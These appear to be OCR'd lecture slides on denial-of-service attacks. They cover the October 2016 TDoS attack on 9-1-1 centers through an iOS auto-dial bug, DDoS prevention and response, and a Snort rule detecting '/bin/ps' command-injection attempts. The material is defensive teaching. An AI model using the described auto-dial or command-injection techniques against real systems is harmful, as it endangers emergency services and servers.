
Current State of the Art from FCC

- *In 38 states, no money was spent in 2015 on cyber security for 9-1-1 centers.*
- *420 out of 6,500 9-1-1 centers had implemented a cyber security program.*


A Multi-State TDoS Attack on 9-1-1

- **INCIDENT:** *TDoS attack against PSAPS in multiple states.*
- **CAUSES:** *The attack was distributed/propagated through a Twitter mobile application.*
- **AFFECTED STATES:** *PSAPs in many states including Arizona, Texas, California, Florida, Washington State, Minnesota.*
- **DURATION:** *Approximately 10:00 p.m. on* ***October 25, 2016*** *– 2:00 a.m.* ***on October 26, 2016*** *local incident time.*


Maricopa Regional 9-1-1 Infrastructure



PSAPs in Maricopa Affected by the Oct TDoS Attack



Example Call Volume - Surprise, Ariz



The Oct 2016 Malware

- The TDoS malware exploits an iOS WebView auto dialer bug.
  - After clicking, the malware blocks the phone's UI.
  - It causes iOS to open a second application while the phone is dialing the given number.
  - User has no control to cancel the call.
- The bug was first discovered in 2008 by Collin Mulliner.
- It affects all iOS apps that embed WebView.
- The malware is written using Java script.

The Oct 2016 Attacker

- The code was first posted online by a teenage in *Phoenix, Arizona*.
- The original version was described in a Youtube video "Freak out your friends" without using 9-1-1 as the target phone number.
- The teenage made a 9-1-1 version, posted it online, and sent the link to the person who made the video.
- The link was added to the video's caption. The Youtube channel has 250K followers.
- Retweeted link including account with over 400K followers.

The Investigation

- Investigator confirmed identity of the teenage from screenshot of Internet speed test posted on social media website.

- The test records longitude and latitude information.

The picture on the right side is not the original one.

Lessons Learned

- TDoS caused by **mobile malware** poses a real threat.
- **Social media** can accelerate spread of the attack.
- The consequence could have be **much worse** if not from a teenage hacktivist.
- Similar attack could happen again in future.

Mitigating The DDoS Threat

(1) Measurement and Analysis to Promote Best Current Practices

Slow the growth in DDoS attacks by adopting best practices

(2) Tools for Communication and Collaboration

Provide existing targets more effective tools and techniques for response and mitigation.


(3) Novel DDoS Attack Mitigation and Defense Techniques

Anticipate new types of attacks before they occur and apply novel new approaches to mitigation.

DoS Attack Defenses

- These attacks cannot be prevented entirely
- High traffic volumes may be legitimate
  - High publicity about a specific site
  - Activity on a very popular site
  - Described as *slashdotted, flash crowd, or flash event*

Four lines of defense against DDoS attacks



DoS Attack Prevention

- Block spoofed source addresses
  - On routers as close to source as possible
- Filters may be used to ensure path back to the claimed source address is the one being used by the current packet
  - Filters must be applied to traffic before it leaves the ISP's network or at the point of entry to their network
- Use modified TCP connection handling code
  - Cryptographically encode critical information in a cookie that is sent as the server's initial sequence number
    - Legitimate client responds with an ACK packet containing the incremented sequence number cookie
  - Drop an entry for an incomplete connection from the TCP connections table when it overflows

DoS Attack Prevention

- Block IP directed broadcasts
- Block suspicious services and combinations
- Manage application attacks with a form of graphical puzzle (captcha) to distinguish legitimate human requests
- Good general system security practices
- Use mirrored and replicated servers when high-performance and reliability is required

Responding to DoS Attacks

Good Incident Response Plan

- Details on how to contact technical personal for ISP
- Needed to impose traffic filtering upstream
- Details of how to respond to the attack

- Antispoofing, directed broadcast, and rate limiting filters should have been implemented
- Ideally have network monitors and IDS to detect and notify abnormal traffic patterns

Responding to DoS Attacks

- Identify type of attack
  - Capture and analyze packets
  - Design filters to block attack traffic upstream
  - Or identify and correct system/application bug
- Have ISP trace packet flow back to source
  - May be difficult and time consuming
  - Necessary if planning legal action
- Implement contingency plan
  - Switch to alternate backup servers
  - Commission new servers at a new site with new addresses
- Update incident response plan
  - Analyze the attack and the response for future handling

Summary

- Denial-of-service attacks
  - The nature of denial-of-service attacks
  - Classic denial-of-service attacks
  - Source address spoofing
  - SYN spoofing
- Flooding attacks
  - ICMP flood
  - UDP flood
  - TCP SYN flood
- Defenses against denial-of-service attacks
- Responding to a denial-of-service attack
- Distributed denial-of-service attacks
- Application-based bandwidth attacks
  - SIP flood
  - HTTP-based attacks
- Reflector and amplifier attacks
  - Reflection attacks
  - Amplification attacks
  - DNS amplification attacks

Motivating Example: SNORT Rule


- alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-ATTACKS /bin/ps command attempt"; flow:to_server,established; uricontent:"/bin/ps"; nocase; classtype:web-application-attack; sid:1328; rev:6;)

Network Layer Basics: IP Format and Addressing
Transport Layer Basics: UDP/TCP Header and connections
Application Layer: vast numbers of applications


Establish a Set of Basic Network Concepts

Internet is a Layered Architecture

